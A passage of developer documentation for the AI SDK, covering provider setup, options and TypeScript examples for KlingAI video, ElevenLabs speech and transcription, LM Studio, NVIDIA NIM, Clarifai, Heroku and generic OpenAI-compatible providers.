elementList: [{ element_id: 829836802793406551 }],
} satisfies KlingAIVideoModelOptions,
},
});
Video Provider Options
The following provider options are available via providerOptions.klingai. Options vary by mode — see the
KlingAI Capability Map for per-model support.
Common Options
-
mode 'std' | 'pro'
Video generation mode.
'std'is cost-effective.'pro'produces higher quality but takes longer. -
pollIntervalMs number
Polling interval in milliseconds for checking task status. Defaults to 5000.
-
pollTimeoutMs number
Maximum wait time in milliseconds for video generation. Defaults to 600000 (10 minutes).
-
watermarkEnabled boolean
Whether to generate watermarked results simultaneously.
Text-to-Video and Image-to-Video Options
-
negativePrompt string
A description of what to avoid in the generated video (max 2500 characters).
-
sound 'on' | 'off'
Whether to generate audio simultaneously. Only V2.6 and subsequent models support this, and requires
mode: 'pro'. -
cfgScale number
Flexibility in video generation. Higher values mean stronger prompt adherence. Range: [0, 1]. Not supported by V2.x models.
-
cameraControl object
Camera movement control with a
typepreset ('simple','down_back','forward_up','right_turn_forward','left_turn_forward') and optionalconfigwithhorizontal,vertical,pan,tilt,roll,zoomvalues (range: [-10, 10]). -
multiShot boolean
Enable multi-shot video generation (Kling v3.0+). When true, the video is split into up to 6 storyboard shots with individual prompts and durations.
-
shotType 'customize' | 'intelligence'
Storyboard method for multi-shot generation.
'customize'usesmultiPromptfor user-defined shots.'intelligence'lets the model auto-segment based on the main prompt. Required whenmultiShotis true. -
multiPrompt Array<{index, prompt, duration}>
Per-shot details for multi-shot generation. Each shot has an
index(number),prompt(string, max 512 characters), andduration(string, in seconds). Shot durations must sum to the total duration. Required whenmultiShotis true andshotTypeis'customize'. -
voiceList Array<{voice_id: string}>
Voice references for voice control (Kling v3.0+). Up to 2 voices. Reference via
<<<voice_1>>>template syntax in the prompt. Requiressound: 'on'. Cannot coexist withelementListon the I2V endpoint.
Image-to-Video Only Options
-
imageTail string
End frame image for start+end frame control. Accepts an image URL or raw base64-encoded data. Requires
mode: 'pro'for most models. -
staticMask string
Static brush mask image for motion brush. Accepts an image URL or raw base64-encoded data.
-
dynamicMasks Array
Dynamic brush configurations for motion brush. Up to 6 groups, each with a
mask(image URL or base64) andtrajectories(array of{x, y}coordinates).
Image-to-Video and Motion Control Options
-
elementList Array<{element_id: number}>
Reference elements for element control (Kling v3.0+). Supports video character elements and multi-image elements. Up to 3 elements for I2V (cannot coexist with
voiceList). Up to 1 element for motion control.
Motion Control Only Options
-
videoUrl string (required)
URL of the reference motion video. Supports .mp4/.mov, max 100MB, duration 3–30 seconds.
-
characterOrientation 'image' | 'video' (required)
Orientation of the characters in the generated video.
'image'matches the reference image orientation (max 10s video).'video'matches the reference video orientation (max 30s video). -
keepOriginalSound 'yes' | 'no'
Whether to keep the original sound from the reference video. Defaults to
'yes'.
Video Model Capabilities
Text-to-Video
| Model | Description |
|---|---|
kling-v3.0-t2v |
Latest v3.0, multi-shot, voice control, sound (3-15s) |
kling-v2.6-t2v |
V2.6, sound in pro mode |
kling-v2.5-turbo-t2v |
Optimized for speed, std and pro |
kling-v2.1-master-t2v |
High-quality generation, pro only |
kling-v2-master-t2v |
Master-quality generation |
kling-v1.6-t2v |
V1.6 generation, std and pro |
kling-v1-t2v |
Original V1 model, supports camera control (std) |
Image-to-Video
| Model | Description |
|---|---|
kling-v3.0-i2v |
Latest v3.0, multi-shot, element/voice control, sound (3-15s) |
kling-v2.6-i2v |
V2.6, sound and end-frame in pro mode |
kling-v2.5-turbo-i2v |
Optimized for speed, end-frame in pro |
kling-v2.1-master-i2v |
High-quality generation, pro only |
kling-v2.1-i2v |
V2.1 generation, end-frame in pro |
kling-v2-master-i2v |
Master-quality generation |
kling-v1.6-i2v |
V1.6 generation, end-frame in pro |
kling-v1.5-i2v |
V1.5 generation, end-frame and motion brush in pro |
kling-v1-i2v |
Original V1 model, end-frame and motion brush in std/pro |
Motion Control
| Model | Description |
|---|---|
kling-v3.0-motion-control |
Latest v3.0, enhanced facial consistency via element binding |
kling-v2.6-motion-control |
Transfers motion from a reference video to a character image |
title: ElevenLabs description: Learn how to use the ElevenLabs provider for the AI SDK.
ElevenLabs Provider
The ElevenLabs provider contains language model support for the ElevenLabs transcription and speech generation APIs.
Setup
The ElevenLabs provider is available in the @ai-sdk/elevenlabs module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance elevenlabs from @ai-sdk/elevenlabs:
import { elevenlabs } from '@ai-sdk/elevenlabs';
If you need a customized setup, you can import createElevenLabs from @ai-sdk/elevenlabs and create a provider instance with your settings:
import { createElevenLabs } from '@ai-sdk/elevenlabs';
const elevenlabs = createElevenLabs({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the ElevenLabs provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theELEVENLABS_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Speech Models
You can create models that call the ElevenLabs speech API
using the .speech() factory method.
The first argument is the model id e.g. eleven_multilingual_v2.
const model = elevenlabs.speech('eleven_multilingual_v2');
The voice argument can be set to a voice ID from the ElevenLabs Voice Library.
You can find voice IDs by selecting a voice in the library and copying its ID.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { elevenlabs } from '@ai-sdk/elevenlabs';
const result = await generateSpeech({
model: elevenlabs.speech('eleven_multilingual_v2'),
text: 'Hello, world!',
voice: '21m00Tcm4TlvDq8ikWAM', // Rachel voice
});
You can also pass additional provider-specific options using the providerOptions argument:
import { experimental_generateSpeech as generateSpeech } from 'ai';
import {
elevenlabs,
type ElevenLabsSpeechModelOptions,
} from '@ai-sdk/elevenlabs';
const result = await generateSpeech({
model: elevenlabs.speech('eleven_multilingual_v2'),
text: 'Hello, world!',
voice: '21m00Tcm4TlvDq8ikWAM',
providerOptions: {
elevenlabs: {
voiceSettings: {
stability: 0.5,
similarityBoost: 0.75,
},
} satisfies ElevenLabsSpeechModelOptions,
},
});
-
languageCode string or null
Optional. Language code (ISO 639-1) used to enforce a language for the model. Currently, only Turbo v2.5 and Flash v2.5 support language enforcement. For other models, providing a language code will result in an error. -
voiceSettings object or null
Optional. Voice settings that override stored settings for the given voice. These are applied only to the current request.- stability double or null
Optional. Determines how stable the voice is and the randomness between each generation. Lower values introduce broader emotional range; higher values result in a more monotonous voice. - useSpeakerBoost boolean or null
Optional. Boosts similarity to the original speaker. Increases computational load and latency. - similarityBoost double or null
Optional. Controls how closely the AI should adhere to the original voice. - style double or null
Optional. Amplifies the style of the original speaker. May increase latency if set above 0.
- stability double or null
-
pronunciationDictionaryLocators array of objects or null
Optional. A list of pronunciation dictionary locators to apply to the text, in order. Up to 3 locators per request.
Each locator object:- pronunciationDictionaryId string (required)
The ID of the pronunciation dictionary. - versionId string or null (optional)
The version ID of the dictionary. If not provided, the latest version is used.
- pronunciationDictionaryId string (required)
-
seed integer or null
Optional. If specified, the system will attempt to sample deterministically. Must be between 0 and 4294967295. Determinism is not guaranteed. -
previousText string or null
Optional. The text that came before the current request's text. Can improve continuity when concatenating generations or influence current generation continuity. -
nextText string or null
Optional. The text that comes after the current request's text. Can improve continuity when concatenating generations or influence current generation continuity. -
previousRequestIds array of strings or null
Optional. List of request IDs for samples generated before this one. Improves continuity when splitting large tasks. Max 3 IDs. If bothpreviousTextandpreviousRequestIdsare sent,previousTextis ignored. -
nextRequestIds array of strings or null
Optional. List of request IDs for samples generated after this one. Useful for maintaining continuity when regenerating a sample. Max 3 IDs. If bothnextTextandnextRequestIdsare sent,nextTextis ignored. -
applyTextNormalization enum
Optional. Controls text normalization.
Allowed values:'auto'(default),'on','off'.'auto': System decides whether to apply normalization (e.g., spelling out numbers).'on': Always apply normalization.'off': Never apply normalization.
Foreleven_turbo_v2_5andeleven_flash_v2_5, can only be enabled with Enterprise plans.
-
applyLanguageTextNormalization boolean
Optional. Defaults tofalse. Controls language text normalization, which helps with proper pronunciation in some supported languages (currently only Japanese). May significantly increase latency. -
enableLogging boolean
Optional. Whether to enable request logging for this API call. Defaults to the account-level setting.
Model Capabilities
| Model | Instructions |
|---|---|
eleven_v3 |
|
eleven_multilingual_v2 |
|
eleven_flash_v2_5 |
|
eleven_flash_v2 |
|
eleven_turbo_v2_5 |
|
eleven_turbo_v2 |
|
eleven_monolingual_v1 |
|
eleven_multilingual_v1 |
Transcription Models
You can create models that call the ElevenLabs transcription API
using the .transcription() factory method.
The first argument is the model id e.g. scribe_v1.
const model = elevenlabs.transcription('scribe_v1');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format can sometimes improve transcription performance if known beforehand.
import { experimental_transcribe as transcribe } from 'ai';
import {
elevenlabs,
type ElevenLabsTranscriptionModelOptions,
} from '@ai-sdk/elevenlabs';
const result = await transcribe({
model: elevenlabs.transcription('scribe_v1'),
audio: new Uint8Array([1, 2, 3, 4]),
providerOptions: {
elevenlabs: {
languageCode: 'en',
} satisfies ElevenLabsTranscriptionModelOptions,
},
});
The following provider options are available:
-
languageCode string
An ISO-639-1 or ISO-639-3 language code corresponding to the language of the audio file. Can sometimes improve transcription performance if known beforehand. Defaults to
null, in which case the language is predicted automatically. -
tagAudioEvents boolean
Whether to tag audio events like (laughter), (footsteps), etc. in the transcription. Defaults to
true. -
numSpeakers integer
The maximum amount of speakers talking in the uploaded file. Can help with predicting who speaks when. The maximum amount of speakers that can be predicted is 32. Defaults to
null, in which case the amount of speakers is set to the maximum value the model supports. -
timestampsGranularity enum
The granularity of the timestamps in the transcription. Defaults to
'word'. Allowed values:'none','word','character'. -
diarize boolean
Whether to annotate which speaker is currently talking in the uploaded file. Defaults to
true. -
fileFormat enum
The format of input audio. Defaults to
'other'. Allowed values:'pcm_s16le_16','other'. For'pcm_s16le_16', the input audio must be 16-bit PCM at a 16kHz sample rate, single channel (mono), and little-endian byte order. Latency will be lower than with passing an encoded waveform.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
scribe_v1 |
||||
scribe_v1_experimental |
title: LM Studio description: Use the LM Studio OpenAI compatible API with the AI SDK.
LM Studio Provider
LM Studio is a user interface for running local models.
It contains an OpenAI compatible API server that you can use with the AI SDK. You can start the local server under the Local Server tab in the LM Studio UI ("Start Server" button).
Setup
The LM Studio provider is available via the @ai-sdk/openai-compatible module as it is compatible with the OpenAI API.
You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
To use LM Studio, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const lmstudio = createOpenAICompatible({
name: 'lmstudio',
baseURL: 'http://localhost:1234/v1',
});
Language Models
You can interact with local LLMs in LM Studio using a provider instance.
The first argument is the model id, e.g. llama-3.2-1b.
const model = lmstudio('llama-3.2-1b');
To be able to use a model, you need to download it first.
Example
You can use LM Studio language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const lmstudio = createOpenAICompatible({
name: 'lmstudio',
baseURL: 'https://localhost:1234/v1',
});
const { text } = await generateText({
model: lmstudio('llama-3.2-1b'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
maxRetries: 1, // immediately error if the server is not running
});
LM Studio language models can also be used with streamText.
Embedding Models
You can create models that call the LM Studio embeddings API
using the .embeddingModel() factory method.
const model = lmstudio.embeddingModel('text-embedding-nomic-embed-text-v1.5');
Example - Embedding a Single Value
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { embed } from 'ai';
const lmstudio = createOpenAICompatible({
name: 'lmstudio',
baseURL: 'https://localhost:1234/v1',
});
// 'embedding' is a single embedding object (number[])
const { embedding } = await embed({
model: lmstudio.embeddingModel('text-embedding-nomic-embed-text-v1.5'),
value: 'sunny day at the beach',
});
Example - Embedding Many Values
When loading data, e.g. when preparing a data store for retrieval-augmented generation (RAG), it is often useful to embed many values at once (batch embedding).
The AI SDK provides the embedMany function for this purpose.
Similar to embed, you can use it with embeddings models,
e.g. lmstudio.embeddingModel('text-embedding-nomic-embed-text-v1.5') or lmstudio.embeddingModel('text-embedding-bge-small-en-v1.5').
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { embedMany } from 'ai';
const lmstudio = createOpenAICompatible({
name: 'lmstudio',
baseURL: 'https://localhost:1234/v1',
});
// 'embeddings' is an array of embedding objects (number[][]).
// It is sorted in the same order as the input values.
const { embeddings } = await embedMany({
model: lmstudio.embeddingModel('text-embedding-nomic-embed-text-v1.5'),
values: [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
],
});
title: NVIDIA NIM description: Use NVIDIA NIM OpenAI compatible API with the AI SDK.
NVIDIA NIM Provider
NVIDIA NIM provides optimized inference microservices for deploying foundation models. It offers an OpenAI-compatible API that you can use with the AI SDK.
Setup
The NVIDIA NIM provider is available via the @ai-sdk/openai-compatible module as it is compatible with the OpenAI API.
You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
To use NVIDIA NIM, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const nim = createOpenAICompatible({
name: 'nim',
baseURL: 'https://integrate.api.nvidia.com/v1',
headers: {
Authorization: `Bearer ${process.env.NIM_API_KEY}`,
},
});
Language Models
You can interact with NIM models using a provider instance. For example, to use DeepSeek-R1, a powerful open-source language model:
const model = nim.chatModel('deepseek-ai/deepseek-r1');
Example - Generate Text
You can use NIM language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const nim = createOpenAICompatible({
name: 'nim',
baseURL: 'https://integrate.api.nvidia.com/v1',
headers: {
Authorization: `Bearer ${process.env.NIM_API_KEY}`,
},
});
const { text, usage, finishReason } = await generateText({
model: nim.chatModel('deepseek-ai/deepseek-r1'),
prompt: 'Tell me the history of the San Francisco Mission-style burrito.',
});
console.log(text);
console.log('Token usage:', usage);
console.log('Finish reason:', finishReason);
Example - Stream Text
NIM language models can also generate text in a streaming fashion with the streamText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { streamText } from 'ai';
const nim = createOpenAICompatible({
name: 'nim',
baseURL: 'https://integrate.api.nvidia.com/v1',
headers: {
Authorization: `Bearer ${process.env.NIM_API_KEY}`,
},
});
const result = streamText({
model: nim.chatModel('deepseek-ai/deepseek-r1'),
prompt: 'Tell me the history of the Northern White Rhino.',
});
for await (const textPart of result.textStream) {
process.stdout.write(textPart);
}
console.log();
console.log('Token usage:', await result.usage);
console.log('Finish reason:', await result.finishReason);
NIM language models also support structured data generation with Output.
title: Clarifai description: Use Clarifai OpenAI compatible API with the AI SDK.
Clarifai Provider
Clarifai is a platform for building, deploying, and scaling AI-powered applications. It provides a suite of tools and APIs for computer vision, natural language processing, and generative AI. Clarifai offers an OpenAI-compatible API through its full-stack AI development platform, making it easy to integrate powerful AI capabilities using the AI SDK.
Setup
The Clarifai provider is available via the @ai-sdk/openai-compatible module as it is compatible with the OpenAI API. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
To use Clarifai, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const clarifai = createOpenAICompatible({
name: 'clarifai',
baseURL: 'https://api.clarifai.com/v2/ext/openai/v1',
apiKey: process.env.CLARIFAI_PAT,
});
New users can sign up for a free account on Clarifai to get started.
Language Models
You can interact with various large language models (LLMs) available on Clarifai using the provider instance. For example, to use DeepSeek-R1, a powerful open-source language model:
const model = clarifai.chatModel(
'https://clarifai.com/deepseek-ai/deepseek-chat/models/DeepSeek-R1-0528-Qwen3-8B',
);
Example - Generate Text
You can use Clarifai language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const clarifai = createOpenAICompatible({
name: 'clarifai',
baseURL: 'https://api.clarifai.com/v2/ext/openai/v1',
apiKey: process.env.CLARIFAI_PAT,
});
const model = clarifai.chatModel(
'https://clarifai.com/deepseek-ai/deepseek-chat/models/DeepSeek-R1-0528-Qwen3-8B',
);
const { text, usage, finishReason } = await generateText({
model,
prompt: 'What is photosynthesis?',
});
console.log(text);
console.log('Token usage:', usage);
console.log('Finish reason:', finishReason);
Example - Streaming Text
You can also stream text responses from Clarifai models using the streamText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { streamText } from 'ai';
const clarifai = createOpenAICompatible({
name: 'clarifai',
baseURL: 'https://api.clarifai.com/v2/ext/openai/v1',
apiKey: process.env.CLARIFAI_PAT,
});
const model = clarifai.chatModel(
'https://clarifai.com/deepseek-ai/deepseek-chat/models/DeepSeek-R1-0528-Qwen3-8B',
);
const result = streamText({
model,
prompt: 'What is photosynthesis?',
});
for await (const message of result.textStream) {
console.log(message);
}
For full list of available models, you can refer to the Clarifai Model Gallery.
title: Heroku description: Use a Heroku OpenAI compatible API with the AI SDK.
Heroku Provider
Heroku is a cloud platform that allows you to deploy and run applications, including AI models with OpenAI API compatibility. You can deploy models that are OpenAI API compatible and use them with the AI SDK.
Setup
The Heroku provider is available via the @ai-sdk/openai-compatible module as it is compatible with the OpenAI API.
You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Heroku Setup
- Create a test app in Heroku:
heroku create
- Inference using claude-3-5-haiku:
heroku ai:models:create -a $APP_NAME claude-3-5-haiku
- Export Variables:
export INFERENCE_KEY=$(heroku config:get INFERENCE_KEY -a $APP_NAME)
export INFERENCE_MODEL_ID=$(heroku config:get INFERENCE_MODEL_ID -a $APP_NAME)
export INFERENCE_URL=$(heroku config:get INFERENCE_URL -a $APP_NAME)
Provider Instance
To use Heroku, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const heroku = createOpenAICompatible({
name: 'heroku',
baseURL: process.env.INFERENCE_URL + '/v1',
apiKey: process.env.INFERENCE_KEY,
});
Be sure to have your INFERENCE_KEY, INFERENCE_MODEL_ID, and INFERENCE_URL set in your environment variables.
Language Models
You can create Heroku models using a provider instance.
The first argument is the served model name, e.g. claude-3-5-haiku.
const model = heroku('claude-3-5-haiku');
Example
You can use Heroku language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const heroku = createOpenAICompatible({
name: 'heroku',
baseURL: process.env.INFERENCE_URL + '/v1',
apiKey: process.env.INFERENCE_KEY,
});
const { text } = await generateText({
model: heroku('claude-3-5-haiku'),
prompt: 'Tell me about yourself in one sentence',
});
console.log(text);
Heroku language models are also able to generate text in a streaming fashion with the streamText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { streamText } from 'ai';
const heroku = createOpenAICompatible({
name: 'heroku',
baseURL: process.env.INFERENCE_URL + '/v1',
apiKey: process.env.INFERENCE_KEY,
});
const result = streamText({
model: heroku('claude-3-5-haiku'),
prompt: 'Tell me about yourself in one sentence',
});
for await (const message of result.textStream) {
console.log(message);
}
Heroku language models also support structured data generation with Output.
title: OpenAI Compatible Providers description: Use OpenAI compatible providers with the AI SDK.
OpenAI Compatible Providers
You can use the OpenAI Compatible Provider package to use language model providers that implement the OpenAI API.
Below we focus on the general setup and provider instance creation. You can also write a custom provider package leveraging the OpenAI Compatible package.
We provide detailed documentation for the following OpenAI compatible providers:
The general setup and provider instance creation is the same for all of these providers.
Setup
The OpenAI Compatible provider is available via the @ai-sdk/openai-compatible module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
To use an OpenAI compatible provider, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
includeUsage: true, // Include usage information in streaming responses
});
You can use the following optional settings to customize the provider instance:
-
baseURL string
Set the URL prefix for API calls.
-
apiKey string
API key for authenticating requests. If specified, adds an
Authorizationheader to request headers with the valueBearer <apiKey>. This will be added before any headers potentially specified in theheadersoption. -
headers Record<string,string>
Optional custom headers to include in requests. These will be added to request headers after any headers potentially added by use of the
apiKeyoption. -
queryParams Record<string,string>
Optional custom url query parameters to include in request urls.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
includeUsage boolean
Include usage information in streaming responses. When enabled, usage data will be included in the response metadata for streaming requests. Defaults to
undefined(false). -
supportsStructuredOutputs boolean
Set to true if the provider supports structured outputs. Only relevant for
provider(),provider.chatModel(), andprovider.languageModel(). -
transformRequestBody (args: Record<string, any>) => Record<string, any>
Optional function to transform the request body before sending it to the API. This is useful for proxy providers that may require a different request format than the official OpenAI API.
-
metadataExtractor MetadataExtractor
Optional metadata extractor to capture provider-specific metadata from API responses. See Custom Metadata Extraction for details.
Language Models
You can create provider models using a provider instance.
The first argument is the model id, e.g. model-id.
const model = provider('model-id');
You can also use the following factory methods:
provider.languageModel('model-id')- creates a chat language model (same asprovider('model-id'))provider.chatModel('model-id')- creates a chat language model
Supported Capabilities
Chat models created with this provider support the following capabilities:
- Text generation - Generate text completions
- Streaming - Stream text responses in real-time
- Tool calling - Call tools/functions with streaming support
- Structured outputs - Generate JSON with schema validation (when
supportsStructuredOutputsis enabled) - Reasoning content - Support for models that return reasoning/thinking tokens (e.g., DeepSeek R1)
- System messages - Support for system prompts
- Multi-modal inputs - Support for images and other content types (provider-dependent)
Example
You can use provider language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const { text } = await generateText({
model: provider('model-id'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Including model ids for auto-completion
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
type ExampleChatModelIds =
| 'meta-llama/Llama-3-70b-chat-hf'
| 'meta-llama/Meta-Llama-3.1-8B-Instruct-Turbo'
| (string & {});
type ExampleCompletionModelIds =
| 'codellama/CodeLlama-34b-Instruct-hf'
| 'Qwen/Qwen2.5-Coder-32B-Instruct'
| (string & {});
type ExampleEmbeddingModelIds =
| 'BAAI/bge-large-en-v1.5'
| 'bert-base-uncased'
| (string & {});
type ExampleImageModelIds = 'dall-e-3' | 'stable-diffusion-xl' | (string & {});
const model = createOpenAICompatible<
ExampleChatModelIds,
ExampleCompletionModelIds,
ExampleEmbeddingModelIds,
ExampleImageModelIds
>({
name: 'example',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.example.com/v1',
});
// Subsequent calls to e.g. `model.chatModel` will auto-complete the model id
// from the list of `ExampleChatModelIds` while still allowing free-form
// strings as well.
const { text } = await generateText({
model: model.chatModel('meta-llama/Llama-3-70b-chat-hf'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Custom query parameters
Some providers may require custom query parameters. An example is the Azure AI
Model Inference
API
which requires an api-version query parameter.
You can set these via the optional queryParams provider setting. These will be
added to all requests made by the provider.
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
queryParams: {
'api-version': '1.0.0',
},
});
For example, with the above configuration, API requests would include the query parameter in the URL like:
https://api.provider.com/v1/chat/completions?api-version=1.0.0.
Image Models
You can create image models using the .imageModel() factory method:
const model = provider.imageModel('model-id');
Basic Image Generation
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateImage } from 'ai';
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const { images } = await generateImage({
model: provider.imageModel('model-id'),
prompt: 'A futuristic cityscape at sunset',
size: '1024x1024',
});
Image Editing
The OpenAI Compatible provider supports image editing through the /images/edits endpoint. Pass input images via prompt.images to transform or edit existing images.
Basic Image Editing
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateImage } from 'ai';
import fs from 'fs';
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const imageBuffer = fs.readFileSync('./input-image.png');
const { images } = await generateImage({
model: provider.imageModel('model-id'),
prompt: {
text: 'Turn the cat into a dog but retain the style of the original image',
images: [imageBuffer],
},
});
Inpainting with Mask
Edit specific parts of an image using a mask:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateImage } from 'ai';
import fs from 'fs';
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const image = fs.readFileSync('./input-image.png');
const mask = fs.readFileSync('./mask.png');
const { images } = await generateImage({
model: provider.imageModel('model-id'),
prompt: {
text: 'A sunlit indoor lounge area with a pool containing a flamingo',
images: [image],
mask,
},
});
Embedding Models
You can create embedding models using the .embeddingModel() factory method:
const model = provider.embeddingModel('model-id');
Example
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { embed } from 'ai';
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const { embedding } = await embed({
model: provider.embeddingModel('text-embedding-model'),
value: 'The quick brown fox jumps over the lazy dog',
});
Embedding Model Options
The following provider options are available for embedding models via providerOptions:
-
dimensions number
The number of dimensions the resulting output embeddings should have. Only supported in models that allow dimension configuration.
-
user string
A unique identifier representing your end-user, which can help providers to monitor and detect abuse.
const { embedding } = await embed({
model: provider.embeddingModel('text-embedding-model'),
value: 'The quick brown fox jumps over the lazy dog',
providerOptions: {
providerName: {
dimensions: 512,
user: 'user-123',
},
},
});
Completion Models
You can create completion models (for text completion, not chat) using the .completionModel() factory method:
const model = provider.completionModel('model-id');
Example
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const { text } = await generateText({
model: provider.completionModel('completion-model-id'),
prompt: 'The quick brown fox',
});
Completion Model Options
The following provider options are available for completion models via providerOptions:
-
echo boolean
Echo back the prompt in addition to the completion.
-
logitBias Record<string, number>
Modify the likelihood of specified tokens appearing in the completion. Accepts a JSON object that maps tokens (specified by their token ID) to an associated bias value from -100 to 100.
-
suffix string
The suffix that comes after a completion of inserted text.
-
user string
A unique identifier representing your end-user, which can help providers to monitor and detect abuse.
const { text } = await generateText({
model: provider.completionModel('completion-model-id'),
prompt: 'The quick brown fox',
providerOptions: {
providerName: {
echo: true,
suffix: ' The end.',
user: 'user-123',
},
},
});
Chat Model Options
The following provider options are available for chat models via providerOptions:
-
user string
A unique identifier representing your end-user, which can help the provider to monitor and detect abuse.
-
reasoningEffort string
Reasoning effort for reasoning models. The exact values depend on the provider.
-
textVerbosity string
Controls the verbosity of the generated text. The exact values depend on the provider.
-
strictJsonSchema boolean
Whether to use strict JSON schema validation. When true, the model uses constrained decoding to guarantee schema compliance. Only used when the provider supports structured outputs and a schema is provided. Defaults to
true.
const { text } = await generateText({
model: provider('model-id'),
prompt: 'Solve this step by step: What is 15 * 23?',
providerOptions: {
providerName: {
user: 'user-123',
reasoningEffort: 'high',
},
},
});
Provider-specific options
The OpenAI Compatible provider supports adding provider-specific options to the request body. These are specified with the providerOptions field in the request body.
For example, if you create a provider instance with the name providerName, you can add a customOption field to the request body like this:
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const { text } = await generateText({
model: provider('model-id'),
prompt: 'Hello',
providerOptions: {
providerName: { customOption: 'magic-value' },
},
});
Note that the providerOptions key will be in camelCase. If you set the provider name to provider-name, the options still need to be set on providerOptions.providerName.
The request body sent to the provider will include the customOption field with the value magic-value. This gives you an easy way to add provider-specific options to requests without having to modify the provider or AI SDK code.
Custom Metadata Extraction
The OpenAI Compatible provider supports extracting provider-specific metadata from API responses through metadata extractors. These extractors allow you to capture additional information returned by the provider beyond the standard response format.
Metadata extractors receive the raw, unprocessed response data from the provider, giving you complete flexibility to extract any custom fields or experimental features that the provider may include. This is particularly useful when:
- Working with providers that include non-standard response fields
- Experimenting with beta or preview features
- Capturing provider-specific metrics or debugging information
- Supporting rapid provider API evolution without SDK changes
Metadata extractors work with both streaming and non-streaming chat completions and consist of two main components:
- A function to extract metadata from complete responses
- A streaming extractor that can accumulate metadata across chunks in a streaming response
Here's an example metadata extractor that captures both standard and custom provider data:
import { MetadataExtractor } from '@ai-sdk/openai-compatible';
const myMetadataExtractor: MetadataExtractor = {
// Process complete, non-streaming responses
extractMetadata: ({ parsedBody }) => {
// You have access to the complete raw response
// Extract any fields the provider includes
return {
myProvider: {
standardUsage: parsedBody.usage,
experimentalFeatures: parsedBody.beta_features,
customMetrics: {
processingTime: parsedBody.server_timing?.total_ms,
modelVersion: parsedBody.model_version,
// ... any other provider-specific data
},
},
};
},
// Process streaming responses
createStreamExtractor: () => {
let accumulatedData = {
timing: [],
customFields: {},
};
return {
// Process each chunk's raw data
